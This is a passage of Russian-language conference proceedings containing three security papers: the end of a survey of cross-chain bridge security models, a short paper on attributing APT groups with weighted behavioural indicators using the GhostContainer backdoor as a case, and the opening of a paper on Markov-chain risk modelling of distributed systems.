Ошибки в логике смарт-контрактов. Внедрение бага на уровне бизнес-логики или недостаточная проверка граничных условий при работе с блокировкой, сжиганием и выпуском обёрнутых токенов может привести к несанкционированному выпуску активов или их замораживанию. Особенно критичны дефекты в реализации функций lock/mint и burn/unlock, позволяющие злоумышленнику исказить состояние контрактов при рекурсивных вызовах или переполнении счётчиков.

Криптографические недостатки валидации межцепных сообщений. Использование ненадёжных схем подписи, некорректная обработка Merkle-доказательств или неполноценная верификация заголовков блоков (light clients) порождают возможность подделки подтверждений о факте депозита. В результате мост может принять недостоверное событие и выпустить средства в целевой сети.

Централизация доверенного окружения (централизованные и федеративные мосты). В мостах с малым числом валидаторов (схемы мультиподписи, федерация) компрометация большинства участников ведёт к неконтролируемому переводу средств. Отсутствие механизма ротации ключей и недостаточное разделение полномочий увеличивают риск одновременного захвата критических ключей.

Недостаточный уровень аудита и формальные верификации. Формальные методы проверки чаще ограничиваются статическим анализом исходного кода и не охватывают полное множество сценариев исполнения на блокчейне (таких как межсетевые задержки, форс-мажорные откаты, race conditions). Отсутствие процедур повторного аудита после доработки контрактов создаёт дополнительные возможности для атакующих.

Ошибки управления ликвидностью и экономические атаки. Неправильная настройка пулов ликвидности, некорректные расчёты обменных курсов и отсутствие защитных ограничений (тайм-лимитов, лимитов по объёму) могут быть использованы для манипуляций ценой токенов или утечки резервов через flash-loan-атаки.

Технические уязвимости инфраструктуры и операторских систем. Фишинг, компрометация серверов нод, некорректная конфигурация API-ключей и механизмы создания резервных копий приватных ключей без шифрования зачастую становятся причиной утечек ключей валидаторов или администраторов мостов, что приводит к прямому захвату контроля над средствами.

Отсутствие автоматизированных защитных механизмов (fail-safe). Мосты часто не оснащаются системой мониторинга аномалий и механизмом экстренной приостановки операций при выявлении подозрительных транзакций. Это делает невозможным оперативное ограничение ущерба при старте атаки.

Для обеспечения безопасности моста применяются различные подходы на уровне архитектуры и криптографии. Рассмотрим основные из них, их достоинства и риски.

Многие мосты используют систему M-of-N мультиподписей, при которой несколько валидаторов владеют приватными ключами и совместно подписывают сообщения. Для подтверждения требуется собрать минимально необходимое число подписей, таким образом — для атаки нужно скомпрометировать не менее чем m ключей. Пороговые подписи позволяют m из n участников формировать агрегированную единую подпись, сохраняя приватность локальных ключей и снижая нагрузку на блокчейн посредством единого доказательства [6, 7].

Преимуществом схем с мультиподписями является их хорошая изученность и легкость внедрения. Увеличение числа участников и порога m усложняет атаку на кворум. Агрегированные подписи уменьшают объем данных в блокчейне и ускоряют верификацию. К недостаткам относят сложность реализации мультиподписей и пороговых схем и необходимость тщательной координации участников. Неправильная настройка порога m или недостаточное число ключей сводят на нет преимущества безопасности. Для обеспечения надёжности нужны стабильные каналы связи и высокая операционная дисциплина. Основными рисками пороговых схем и схем с мультиподписью является получение злоумышленником контроля над m из n ключей. Ненадёжное хранение приватных ключей или недостатки распределённого генерирования секретов часто становится «узким местом». Отсутствие мониторинга ключей и их ротации увеличивает риски. В тоже время распределённые серверы и независимые операторы снижают вероятность единичной точки отказа и повышают безопасность.

Другой тип архитектуры, оффчейн-оракулы и распределённые валидаторы. В данной случае независимые узлы отслеживают события в исходной цепи и генерируют подтверждения для целевой цепи. Например, децентрализованная оракульная сеть типа Chainlink собирает данные и передаёт их смарт-контракту приёмнику [8, 9]. Преимуществом становится усложнение возможных атак на источник данных из-за децентрализации, что обеспечивает надёжность поступающих сведений. Экономические стимулы (залог) повышают честность участников, а оффчейн обработка снижает нагрузку на блокчейн и увеличивает пропускную способность мостов. Можно развёртывать несколько независимых оракульных сетей для дополнительного уровня защиты. В рассматриваемой архитектуре выделяют несколько недостатков. Так процесс агрегации остаётся узким местом — централизованный или плохо защищённый агрегатор ставит под угрозу результаты даже при корректной работе отдельных оракулов. Эффективность экономических гарантий зависит от адекватного залога и ликвидности активов. Недоступность узлов из-за сбоев или DDoS-атак может остановить интеграцию. К рискам схемы относят возможное искажение данных, если агрегатор скомпрометирован или залог слишком мал. В простых схемах с малым числом участников (например, два узла) коллизия или подкуп сводят безопасность практически к нулю. Полная недоступность сети оракулов блокирует передачу транзакций.

В мостах с ZK-доказательствами отправитель формирует криптографическое доказательство (например, zk-SNARK), подтверждающее корректность состояния или транзакции. Это доказательство (proof) передаётся смарт-контракту целевой цепи, который выпускает токены только при успешной верификации, минимизируя доверие к операторам и опираясь на математические гарантии без внешних параметров [10, 11]. ZK-мосты устраняют необходимость доверять операторам — контракт принимает только верные доказательства, исключая риск человеческой ошибки, а отсутствие ончейн-наблюдателей снижает задержки. Однако, генерация и верификация ZK-доказательств требуют значительных вычислительных ресурсов и увеличивают газовые затраты. Оптимизация под одну цепь (напр., Ethereum) затрудняет перенос на другие сети. Большие размеры proofs усложняют масштабирование по сравнению с rollup-решениями. В таких мостах критична корректность trusted setup — его компрометация позволяет подделывать proofs, хотя использование более сложных схем доказательств с возможностью бездоверенной настройки могут снизить риски. Ошибки в верификаторах (эллиптические кривые) аннулируют защиту. Долгосрочно угрожают квантовые атаки, а ресурсоёмкость централизует генерацию доказательств среди крупных провайдеров.

Отдельно стоит упомянуть мосты на основе встроенных легких клиентов (light clients). В такой модели на смарт-контракт целевой цепи разворачивается программный легкий клиент исходной цепи. Этот клиент проверяет корректность блоков по алгоритму консенсуса источника. Мост наследует безопасность исходной сети: если большинство валидаторов исходной цепи честны и блок действительно финализирован, смарт-контракт сможет достоверно подтвердить наличие события (например, блокировки) через Merkle-proof [12, 13].

Использование легких клиентов способствует децентрализации — не требуется внешних операторов или оракулов, достаточно доверять валидаторам и протоколу консенсуса исходной цепи. При соблюдении условий (отсутствие 51%-атаки и др.) безопасность на уровне мостов сравнима с безопасностью исходной сети. К недостаткам легких клиентов можно отнести сложность их запуска на всех цепях — синхронизация и валидация блоков требует ресурсов. Кроме того, если большинство валидаторов исходной цепи окажутся скомпрометированы, контракт может принять некорректный блок. Ключевой риск использования легких клиентов — полная зависимости моста от корректности работы консенсусного механизма, компрометация большинства валидаторов исходной сети позволяет злоумышленникам сформировать и подписать некорректный блок, который будет принят легким клиентом целевой цепи как валидный, что приведет к несанкционированной эмиссии активов или подтверждению ложных событий. Дополнительную сложность создает высокая ресурсоемкость синхронизации и верификации заголовков блоков. Кроме того, модель критически зависит от своевременной и корректной доставки данных (заголовков блоков, Merkle-proof) внешними ретрансляторами, создавая потенциальные векторы для цензуры или, в сочетании с атакой на источник, для попыток обмана клиента устаревшей или частично искаженной информацией.

Модель безопасности оптимистичные мосты использует подход отложенной верификации с доказательствами мошенничества (fraud proofs). Принцип работы основан на допущении добросовестности операций, межсетевые транзакции изначально принимаются как валидные, а их финализация происходит после истечения заданного временного периода. В течение этого периода любой участник сети может оспорить транзакцию, предоставив криптографическое доказательство некорректности [14, 15].

Оптимистичные мосты обеспечивают высокую степень обобщаемости, поддерживая передачу произвольных данных. Они минимизируют доверие к третьим сторонам, поскольку безопасность наследуется от базовых блокчейнов. Архитектура отличается расширяемостью — интеграция возможна с любыми EVM и не-EVM цепями без модификации их протокола. Ключевым ограничением является высокая задержка финализации операций, обусловленная периодом оспаривания. Необходимо поддерживать сеть активных наблюдателей, ответственных за обнаружение мошенничества, их пассивность или недоступность повышает риски успешной атаки. Эффективность модели зависит от экономической активности наблюдателей — отсутствие прямого вознаграждения за мониторинг может привести к «проблеме безбилетника» (free-rider problem). Централизованные компоненты (например, механизм обновления состояния) создают единые точки отказа для DDoS-атак. Система уязвима к недоступности данных исходной цепи, если наблюдатель не может получить информацию для генерации фрод-пруфа из-за RPC-сбоев, оспаривание становится невозможным.

Еще одним типом мостов являются централизованные мосты. Они основываются на единственном доверенном операторе, который контролирует передачу активов между блокчейн-сетями. Пользователь отправляет активы оператору в исходной цепи, после чего оператор выпускает эквивалентные токены в целевой сети. Централизованные мосты обеспечивают максимальную скорость транзакций и низкие комиссии благодаря отсутствию сложных механизмов консенсуса. Они поддерживают широкий спектр сетей, включая несовместимые с децентрализованными решениями блокчейны. Простота интеграции делает их доступными для начинающих пользователей и традиционных финансовых институтов. Кроме того, централизованный оператор предоставляет поддержку пользователей. Ключевой недостаток — требование абсолютного доверия к оператору, пользователь лишается контроля над активами на время блокировки. Функциональность ограничена простыми трансферами токенов без поддержки произвольных данных или кроссчейн вызовов смарт-контрактов. Прозрачность операций снижена, механизмы аудита резервов и алгоритмы ценообразования токенов часто не верифицируются публично. Концентрация средств у оператора создает единую точку отказа. Технические уязвимости (взлом серверов, компрометация API-ключей) или злонамеренные действия оператора приводят к безвозвратной потере средств. Дополнительный риск представляют регуляторные ограничения, заморозка счетов оператора государственными органами парализует работу моста. Отсутствие механизмов слэшинга (штрафов) и криптоэкономических стимулов исключает сдерживание недобросовестного поведения.

Последними рассмотрим атомарные свопы. Данный тип кроссчейн взаимодействия реализует прямые P2P-обмены активами между разными блокчейнами без посредников. Механизм основан на смарт-контрактах с хеш-таймлоком (HTLC), гарантирующих атомарность операции, либо обе стороны получают запрошенные активы, либо сделка полностью отменяется. Технология исключает необходимость в кастодиальных решениях, передавая контроль исключительно участникам сделки [16, 17]. Главное преимущество — устранение доверенных посредников, что снижает риски взлома и цензуры. Модель обеспечивает полную децентрализацию, пользователи сохраняют контроль над приватными ключами, а транзакции выполняются напрямую между кошельками. Дополнительно снижаются комиссии за счёт исключения операторов-посредников, а совместимость с разнородными блокчейнами расширяет возможности. Ключевое ограничение — технологическая сложность реализации. Для успешного обмена требуется совместимость алгоритмов хеширования в обоих блокчейнах. Основной риск связан с «проблемой ликвидности», поиск контрагента для крупных свопов может потребовать значительного времени. Технические сбои (например, недоступность RPC-узла) способны заблокировать средства в HTLC до истечения тайм-лока, хотя механизм гарантирует возврат при отмене.

В таблице 3 представлена сравнительная характеристика различных архитектур кроссчейн-мостов с точки зрения уровня доверия, безопасности, степени децентрализации, экономической эффективности и временных задержек. Каждая модель проанализирована по пяти критериям, с указанием как количественной оценки (по 10-балльной шкале), так и качественного пояснения.

Данный анализ позволяет визуализировать ключевые компромиссы между децентрализацией и производительностью, а также выявить сильные и слабые стороны каждой архитектурной реализации.

Таблица 3

Сравнительная оценка моделей безопасности кроссчейн-мостов по ключевым параметрам

Модель	Доверие	Безопасность	Децентрализация	Экономика	Задержка
Мульти-подписи / пороговые схемы	6/10: требует доверия к сети валидаторов, но нет единой точки отказа	6/10: криптоустойчивы при $m < n$, агрегированная подпись снижает риски	5/10: число операторов ограничено, чаще десятки	7/10: одна агрегированная подпись, невысокие затраты газа	8/10: относительно быстро, задержки при сборе k подписей и синхронизации
Off-chain оракулы / распределённые валидаторы	6/10: доверие процессу агрегации и стейкингу участников	7/10: экономические стимулы, но возможны сговоры	7/10: сеть узлов, но агрегатор может быть узким местом	6/10: плата за оракулы, меньшая нагрузка на L1	7/10: время сбора ответов и подтверждения

Модель	Доверие	Безопасность	Децентрализация	Экономика	Задержка
ЗК-мосты (доказательства корректности)	9/10: минимальное доверие — только матдоказательства	9/10: криптографическая строгость, но риски trusted setup при использовании некоторых схем доказательств	7/10: узкая группа провайдеров доказательств, но возможно построить систему с децентрализованной сетью провайдеров	3/10: высокая стоимость генерации и верификации доказательств	5/10: долгий прогон генерации и проверка zk-proof (скорость зависит от использованной схемы доказательств, но обычно > 30 мин)
Лёгкие клиенты	8/10: наследуют trust протокола исходной сети, но возможны попытки подмены данных сетью передачи данных при сбое основной сети	8/10: сравнима с безопасностью L1 при честных валидаторах	9/10: внешние операторы нужны только для пересылки данных с одной сети в другую, остальное зависит только от консенсуса сети	5/10: дорогостоящая верификация заголовков в смарт-контракте	6/10: синхронизация и проверка Merkle-пруфов
Централизованные мосты (кастодиал)	2/10: полное доверие к одному оператору	3/10: безопасность зависит от инфраструктуры кастодиана	1/10: нет децентрализации	9/10: минимальные газовые и операционные затраты	9/10: мгновенные переводы внутри инфраструктуры
Оптимистические мосты (fraud proofs)	4/10: доверие оператору до окончания «challenge»	6/10: возможность оспаривания, но риск незамеченного fraud	8/10: Challenger-сет + валидаторы, распределённые модели	7/10: экономия на on-chain, но есть cost of challenge	1/10: задержка challenge period (час-дни)
Atomic swaps (HTLC)	7/10: доверие в корректность тайм-лока и хеша	8/10: безопасность на уровне крипто-хешей и тайм-аутов	9/10: прямой P2P обмен без операторов	8/10: нет gas-затрат на промежуточные контракты (кроме цепей)	4/10: нужны тайм-локауты, часто часы

Заключение. В *Заключение.* следует отметить, что кроссчейн мосты неизменно выступают критическим звеном в обеспечении совместимости децентрализованных сетей, однако ни одна из существующих архитектур не лишена определенных недостатков. Каждая из систем обеспечивает свой вариант компромисса между скоростью, степенью доверия и уровнем защиты. Анализ показал, что централизованные и федеративные решения, обеспечивая мгновенную финализацию и низкие издержки, жертвуют прозрачностью и создают единую точку отказа, тогда как мульти-подписи, off-chain-оракулы и легкие клиенты достигают лучшего баланса между децентрализацией и криптоэкономической защищённостью, но сталкиваются с рисками сговора и высокой сложностью реализации. ЗК-мосты демонстрируют наибольший потенциал минимизации доверительных допущений за счёт математических доказательств, однако их масштабирование по-прежнему ограничено вычислительными и газовыми издержками, а оптимистические мосты, полагаясь на challenge-period, уступают в оперативности, требуя активного участия наблюдателей для предотвращения мошенничества.

Во всех моделях могут присутствовать уязвимости, типичные для большинства решений в области децентрализованных приложений и децентрализованных финансов. К таким уязвимостям можно отнести ошибки смарт-контрактов, недостаточное покрытие формальной верификации, а также централизованные точки агрегации и управления ликвидностью, что подчёркивает необходимость внедрения многоуровневых механизмов мониторинга и экстренной приостановки операций. С точки зрения дальнейшего развития, перспективными направлениями выглядят расширение использования ЗК-доказательств для снижения зависимости от доверенных провайдеров, усиление криптоэкономических стимулов через слэшинг (систему штрафов) и уменьшение порогов входа для валидаторов, а также интеграция DAO-механизмов управления для обеспечения прозрачных и своевременных апгрейдов протоколов. Только при комплексном сочетании формальной верификации, распределённого консенсуса и продуманной токеномики мосты смогут соответствовать растущим требованиям безопасности и масштабируемости блокчейн-экосистем.

СПИСОК ЛИТЕРАТУРЫ

1. Блокчейн мосты [Электронный ресурс] // Ethereum.org. URL: <https://ethereum.org/en/bridges/> (дата обращения: 20.07.2025).
2. Что такое блокчейн-мост и какие риски он в себе таит? [Электронный ресурс] // Habr. URL: <https://habr.com/ru/articles/709216/> (дата обращения: 20.07.2025).
3. Блокчейн мосты [Электронный ресурс] // L2BEAT Forum. URL: <https://forum.l2beat.com/t/l2bridge-risk-framework/31> (дата обращения: 20.07.2025).
4. Chainalysis: [официальный сайт] [Электронный ресурс]. URL: <https://www.chainalysis.com> (дата обращения: 20.07.2025).

5. Эксплойты кросс-чейн мостов: анализ рисков безопасности и пути развития DeFi [Электронный ресурс] // OKX Learn. URL: <https://www.okx.com/ru/learn/cross-chain-bridge-security-defi> (дата обращения: 20.07.2025).
6. Мульти-подписи означают, что средства на мостах — это «одна маленькая оплошность» от взлома [Электронный ресурс] // Cointelegraph. URL: <https://cointelegraph.com/news/multisigs-mean-funds-in-bridges-are-one-small-slipup-from-being-hacked> (дата обращения: 20.07.2025).
7. Документация Wormhole [Электронный ресурс] // Wormhole. URL: <https://wormhole.com/docs/> (дата обращения: 20.07.2025).
8. Документация Chainlink [Электронный ресурс] // Chainlink. URL: <https://docs.chain.link/> (дата обращения: 20.07.2025).
9. Документация LayerZero [Электронный ресурс] // LayerZero. URL: <https://docs.layerzero.network/v2> (дата обращения: 20.07.2025).
10. Документация ZKBridge [Электронный ресурс] // ZKBridge. URL: <https://docs.zkbridge.com/> (дата обращения: 20.07.2025).
11. ZK-мосты: Расширение возможностей кросс-чейн трансферов с использованием доказательств с нулевым разглашением [Электронный ресурс] // Medium / ScalingX. URL: <https://medium.com/@scalingx/zk-bridges-empowering-the-cross-chain-world-with-zero-knowledge-proofs-9e53eec91443> (дата обращения: 20.07.2025).
12. Что такое легкий клиент в технологии блокчейн? [Электронный ресурс] // Nervos Network. URL: [https://www.nervos.org/knowledge-base/what_is_a_light_client_\(explainCKBot\)](https://www.nervos.org/knowledge-base/what_is_a_light_client_(explainCKBot)) (дата обращения: 20.07.2025).
13. Документация для легких клиентов Polkadot [Электронный ресурс] // Polkadot Developer. URL: <https://docs.polkadot.com/develop/toolkit/parachains/light-clients/> (дата обращения: 20.07.2025).
14. Оптимистичные мосты [Электронный ресурс] // Medium / Connex. URL: <https://medium.com/connex/optimistic-bridges-fb800dc7b0e0> (дата обращения: 20.07.2025).
15. Документация по работе оптимистичного моста от Optimism [Электронный ресурс] // Optimism Docs. URL: <https://docs.optimism.io/app-developers/bridging/standard-bridge> (дата обращения: 20.07.2025).
16. Что такое атомарные свопы [Электронный ресурс] // Chainlink Education Hub. URL: <https://chain.link/education-hub/atomic-swaps> (дата обращения: 20.07.2025).
17. Документация к проекту Атомарных свопов [Электронный ресурс] // GitHub URL: <https://github.com/decred/atomicswap> (дата обращения: 20.07.2025).

УДК 004.056

ПРИМЕНЕНИЕ АДАПТИВНЫХ ИНДИКАТОРОВ УГРОЗ ДЛЯ АТРИБУЦИИ АРТ-ГРУПП В УСЛОВИЯХ «НУЛЕВОЙ ИНФРАСТРУКТУРЫ»

Хмыров Семен Сергеевич, Котенко Игорь Витальевич

Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

14-я линия ВО, 39, Санкт-Петербург, 199178, Россия

e-mails: khmyrov.s.s@gmail.com, ivkote1@mail.ru

Аннотация. В статье рассматривается применение адаптивных индикаторов угроз (АТИ) в задачах анализа и атрибуции целевых кибератак, реализуемых в условиях отсутствия инфраструктурных признаков («нулевой инфраструктуры») — таких как домены управления, серверы командного центра (C2) и иные внешние артефакты. Исследуемая в работе целевая кибератака [1] демонстрирует усиление применения техник сокрытия и противодействия атрибуции (anti-attribution), направленных на исключение цифровых следов, поддающихся идентификации с использованием классических средств обнаружения и механизмов атрибуции.

Ключевые слова: кибербезопасность; целевые атаки; критическая инфраструктура; продвинутые постоянные угрозы; АРТ; атрибуция кибернарушителя.

USING ADAPTIVE THREAT INDICATORS TO ATTRIBUTE APT GROUPS IN «ZERO INFRASTRUCTURE» ENVIRONMENTS

Khmyrov Semyon, Kotenko Igor

St. Petersburg Federal Research Center of the Russian Academy of Sciences

39 14th Line VO, St. Petersburg, 199178, Russia

e-mails: khmyrov.s.s@gmail.com, ivkote1@mail.ru

Abstract. This paper explores the application of Adaptive Threat Indicators (ATI) for the analysis and attribution of targeted cyberattacks conducted under conditions of “zero infrastructure” — in which traditional infrastructure-based artifacts such as command-and-control (C2) servers, management domains, and external digital traces are absent. The examined targeted attack [1] illustrates the growing use of concealment techniques and anti-attribution tactics aimed at eliminating forensic evidence traditionally employed in detection and attribution processes.

Keywords: cybersecurity; targeted attacks; critical infrastructure; advanced persistent threats; APT; cyber adversary attribution.

Введение. Концепция «нулевой инфраструктуры» [2] представляет собой принципиально новую модель кибератак, при которой злоумышленники полностью исключают использование традиционных инфраструктурных артефактов (C2-серверов, доменных имен, внешних загрузчиков). Данный подход реализуется через эксплуатацию легитимных сервисов и техник, предполагающих использование штатных средств операционной системы, серверного программного обеспечения (ПО) и корпоративной инфраструктуры без загрузки внешнего кода (Living off the Land, LotL), минимизирующих цифровой след. Таким образом, атаки, построенные по модели нулевой инфраструктуры с применением LotL, отличаются высокой степенью скрытности и требуют новых методов анализа, основанных на поведенческих паттернах и контексте выполнения действий, так как сигнатуры и сетевые корреляции теряют свою эффективность в силу отсутствия анализируемых артефактов [3,4]. В представленных авторами ранее методах идентификации и обнаружения, например [5-8], атаки, построенные по модели нулевой инфраструктуры, не рассматривались.

В работе на примере атаки GhostContainer backdoor [1] применён подход к атрибуции нарушителя и определению способов компрометации с использованием адаптивных индикаторов угроз (АТИ). Предложена

формализованная методика, учитывающая этапы атаки, используемые ТТР, поведенческий контекст и фрагментарность наблюдаемых данных при отсутствии традиционных инфраструктурных следов.

Применение адаптивных индикаторов угроз в условиях «нулевой инфраструктуры». В рамках предлагаемого подхода реализуется формализованная модель оценки компрометации на основе множества адаптивных индикаторов угроз (АТИ).

Модель оперирует следующими обозначениями (таблица 1).

Алгоритм исследования включает следующие шаги:

1. Определяются этапы атаки на основе анализа инцидента GhostContainer [1, 2]:

e_1 — первичное внедрение (загрузка DLL-backdoor в контейнер веб-приложения (App_Web_Container_1.dll));

e_2 — обход механизмов защиты (AMSI, EventLog);

e_3 — выполнение скрытого канала командного управления (C2) через передачу управляющих параметров в теле HTTP POST-запросов, интерпретируемых встроенной логикой легитимного приложения без вызова внешних исполняемых компонентов;

e_4 — управление и эскалация (использование .NET shellcode, загрузка вредоносного ПО (ВПО) и дополнительных модулей).

Таблица 1

Переменные и обозначения предлагаемые в модель оценки компрометации

$ATI = \{a_1, a_2, \dots, a_n\}$	Множество активных адаптивных индикаторов угроз
a_{ij}	Значение индикатора АТИ на этапе атаки e_i
w_{ij}	Уровень доверия (вес) индикатора a_{ij}
n	Количество активных индикаторов на этапе атаки e_i
$E = \{e_1, e_2, \dots, e_m\}$	Этапы атаки
$P_{e_i} = \frac{1}{n} \sum_{j=1}^n (w_{ij} \times a_{ij})$	Вероятность компрометации на этапе e_i
$S_{compromise} = \sum_{i=1}^m P_{e_i}$	Итоговая оценка компрометации всей системы.

2. Выделяются поведенческие индикаторы АТИ для каждого этапа [9,10], указываются значения a_{ij} и веса w_{ij} . Результаты расчетов представлены в таблице 2.

Таблица 2

Примеры адаптивных индикаторов (АТИ).

Этап e_i	Значения индикатора (a_{ij})	Категория поведенческого индикатора	w_{ij}
e_1	Загрузка DLL-контейнера	Внедрение модифицированного легитимного файла изнутри приложения	0.9
e_2	Обход AMSI и EventLog	Манипуляции с механизмами безопасности (уклонение)	0.85
e_3	Команды через POST-запросы	C2 через легитимный веб-протокол	0.8
e_4	Загрузка модулей .NET	Расширение функционала ВПО через загрузку исполняемого кода	0.75

Рассчитывается частная вероятность компрометации P_{e_i} на каждом этапе атаки:

$$P_{e_i} = \frac{1}{n} \sum_{j=1}^n (w_{ij} \times a_{ij}), \quad (1)$$

Получаем следующие результаты: $Pe_1 = 0,9$; $Pe_2 = 0,85$; $Pe_3 = 0,8$; $Pe_4 = 0,75$.

Определяется итоговая оценка компрометации: $S_{compromise} = Pe_1 + Pe_2 + Pe_3 + Pe_4 = 3,30$.

Выполняется вероятностная атрибуция, несмотря на отсутствие внешних артефактов производится сопоставление зафиксированных ТТР_i (совокупность тактик, техник и процедур, применённых атакующим на этапе e_i) и Vat_k (набор векторов атак на этапе e_i) с известными профилями АРТ-групп (структурированное описание действий конкретной группы: используемые ТТР, типовые цели, инструменты, поведенческие шаблоны, геополитическая принадлежность и т.д.) [11, 12].

Заключение. Таким образом, предложенный алгоритм демонстрирует применимость модели АТИ в условиях «нулевой инфраструктуры» и подчеркивает значимость поведенческих индикаторов как основного инструмента оценки компрометации и скрытой атрибуции кибернарушителя.

СПИСОК ЛИТЕРАТУРЫ

1. GhostContainer backdoor: malware compromising Exchange servers of high-value organizations in Asia / GREAT // Securelist: [электронный ресурс]. URL: <https://securelist.com/ghostcontainer/116953/> (дата обращения: 17.07.2025).
2. Kavadias N. Silent Intruders: Understanding Living-off-the-Land Techniques, Threats, Countermeasures and Emerging Solutions. Charles Sturt University, 2024. [электронный ресурс]. URL: https://blog.kavadias.net/assets/pdf/lotl_paper_nkavadias.pdf. (дата обращения: 17.07.2025).
3. Shenderovitz G., Nissim N. Bon-APT: Detection, attribution, and explainability of APT malware using temporal segmentation of API calls // Computers & Security, Vol. 142, 2024. <https://doi.org/10.1016/j.cose.2024.103862>.

4. Basnet A.S., Ghanem M.C., Dunsin D., Sowinski-Mydlarz W. Advanced Persistent Threats (APT) Attribution Using Deep Reinforcement Learning // arXiv, 2024. DOI: <https://arxiv.org/abs/2410.11463>.
5. Laskov P., Schäfer C., Kotenko I. Intrusion Detection in Unlabeled Data with Quarter-Sphere Support Vector Machines // Lecture Notes in Informatics (LNI) // Series of the Gesellschaft für Informatik (GI). 2004. P. 71-82.
6. Kotenko I., Chechulin A., Novikova E. Attack Modelling and Security Evaluation for Security Information and Event Management // SECURE 2012 - Proceedings of the International Conference on Security and Cryptography. 2012. P. 391-394. DOI: 10.5220/0004063403910394.
7. Komashinskiy D., Kotenko I. Malware detection by data mining techniques based on positionally dependent features // The 18th Euromicro Conference on Parallel, Distributed and Network-Based Processing, PDP 2010. Pisa, 2010. P. 617-623. DOI: 10.1109/PDP.2010.30.
8. Branitskiy A., Kotenko I. Hybridization of computational intelligence methods for attack detection in computer networks // Journal of Computational Science. 2017. Vol. 23. P. 145-156. DOI: 10.1016/j.jocs.2016.07.010.
9. The Unified Kill Chain: [Электронный ресурс]. URL: <https://unifiedkillchain.com/> (дата обращения: 19.07.2025).
10. Хмыров С.С., Котенко И.В. Анализ расширенной модели «cyber kill chain» для атрибуции нарушителей кибербезопасности при реализации целевых атак на объекты критической инфраструктуры // XII Санкт-Петербургская межрегиональная конференция ИБРП-2021. 2021. С. 103-105.
11. MITRE ATT&CK: Enterprise Matrix // The MITRE Corporation. [Электронный ресурс]. URL: <https://attack.mitre.org/matrices/enterprise/> (дата обращения: 17.07.2025).
12. CISA. Combatting Cyber Threat Actors Perpetrating Living Off the Land Intrusions. NSA & CISA Advisory, 07.02.2024. [Электронный ресурс]. URL: <https://www.nsa.gov/Press-Room/Press-Releases-Statements/Press-Release-View/Article/3669159/combating-cyber-threat-actors-perpetrating-living-off-the-land-intrusions/> (дата обращения: 17.07.2025).

УДК 519.85

ОПРЕДЕЛЕНИЕ РИСКОВ РАСПРЕДЕЛЕННЫХ КОМПЬЮТЕРНЫХ СИСТЕМ В УСЛОВИЯХ НЕОПРЕДЕЛЕННОСТИ

Чудинова Александра Анатольевна

Университет ИТМО

Кронверкский пр., 49, Санкт-Петербург, 197101, Россия

e-mail: alexandra.a.chudinova@mail.ru

Аннотация. Риски в системе представляются в данном исследовании в качестве состояний системы (работоспособное, деградация, отказ) с переходами, управляемыми вероятностями, отходя от стандартного представления расчета вероятности какого-либо события на стоимость восстановления системы. В статье данные состояния моделируются и применяются вероятностные переходы для кодирования того, как система перемещается между ними. Используя цепи Маркова и скрытые марковские модели (СММ), метод позволяет осуществлять мониторинг и прогнозирование надежности системы в режиме реального времени. Результаты показывают, что данный подход позволяет количественно оценивать риски в стационарном состоянии, оценивать среднее время до отказа и обеспечивать раннее предупреждение о деградации системы. Этот метод моделирования применим к облачным вычислениям, Интернету вещей и критически важным инфраструктурам, где устойчивость и надежность имеют первостепенное значение.

Ключевые слова: риск; распределенные компьютерные системы; условия неопределенности; цепи Маркова; теория надежности.

RISK DEFINITION OF DISTRIBUTED COMPUTER SYSTEMS IN UNPREDICTABLE CONDITIONS

Chudinova Alexandra

University ITMO

49 Kronverksky Av, St. Petersburg, 197101, Russia

e-mail: alexandra.a.chudinova@mail.ru

Abstract. System risks are represented in this study as system states (operable, degradation, failure) with transitions governed by probabilities, moving away from the standard view of calculating the probability of an event by the cost of system recovery. The paper models these states and applies probabilistic transitions to encode how the system moves between them. Using Markov chains and hidden Markov models (HMMs), the method allows real-time monitoring and prediction of system reliability. Results show that the approach can quantify steady-state risks, estimate mean time to failure and provide early warning of system degradation. This modelling technique is applicable to cloud computing, Internet of Things and critical infrastructures where resilience and reliability are of paramount importance.

Keywords: risk; distributed computer systems; uncertainty conditions; Markov chains; reliability theory.

Введение. Распределенные вычислительные системы составляют основу современных цифровых услуг, начиная от облачных инфраструктур и одноранговых платформ до промышленных систем на базе Интернета вещей. Их сложность и подверженность неопределенным условиям — сбоям оборудования, колебаниям рабочей нагрузки и непредсказуемым сетевым условиям — делают оценку рисков критически важной.

Традиционные методы управления рисками часто опираются на детерминированные модели или упрощенные предположения, которые не отражают динамическую природу распределенных систем. Вместо этого вероятностные подходы позволяют более эффективно представлять неопределенность, моделируя риски как состояния со стохастическими переходами.

В данной статье рассматривается использование вероятностных моделей состояний, в частности цепей Маркова и их расширений, для количественной оценки и прогнозирования рисков в распределенных системах. Основная идея заключается в представлении системы как находящейся в одном из нескольких состояний

(работоспособное, деградирование, отказ), при этом переходы между состояниями определяются вероятностями, отражающими неопределенность отказов и восстановления [1].

Методы. Система моделируется тремя основными состояниями [2]: работоспособное (G) — нормальная работа с ожидаемой производительностью, деградация (D) — снижение производительности или частичный отказ, но система продолжает работать; отказ (E) — критический отказ или нарушение системных требований.

Поскольку состояния системы могут быть недоступны для непосредственного наблюдения, применяется скрытая марковская модель (СММ). Наблюдаемые метрики (задержка, частота ошибок, пропускная способность) сопоставляются со скрытыми состояниями с помощью вероятностей эмиссии, что позволяет оценивать состояние системы в режиме онлайн [3]. Выводятся следующие метрики:

- долгосрочная вероятность каждого состояния (вероятность установившегося состояния);
- среднее время до отказа означает ожидаемое количество шагов (времени) до перехода в отказ состояние;
- краткосрочный риск представляет собой вероятность перехода в отказ состояние в течение k шагов.

Целью эксперимента является оценка эффективности представления рисков распределенных систем с помощью вероятностных моделей состояний. Характеристики оборудования и программного обеспечения представлены в таблице 1.

Таблица 1

Характеристики оборудования и программного обеспечения

Компонент	Спецификация	Цель использования
Серверы (5 нодов)	Intel Xeon E5-2670, 32 ГБ ОЗУ, 1 ТБ HDD	Распределенное развертывание приложений
Сеть	Gigabit Ethernet (1 Гбит/с), инъекция задержки	Моделирование неисправностей и стресс-тестирование
Операционная система	Ubuntu 22.04 LTS	Базовая ОС для нодов
Контейнерная платформа	Docker 24.0 + Kubernetes 1.29	Развертывание и масштабирование микросервисов
Инструменты контроля	Стек Prometheus + Grafana + ELK	Сбор и визуализация показателей
Движок симуляции	Python (NumPy, SciPy), MATLAB для проверки	Реализация модели риска

Вся установка эксперимента производится в пять этапов. На первом этапе происходят базовые измерения: развернуть приложение на основе микросервисов (REST API + база данных), запустить синтетические рабочие нагрузки, сгенерированные Apache JMeter, с различной частотой запросов (100–5000 запросов/с) и собрать базовые метрики производительности в условиях отсутствия сбоев.

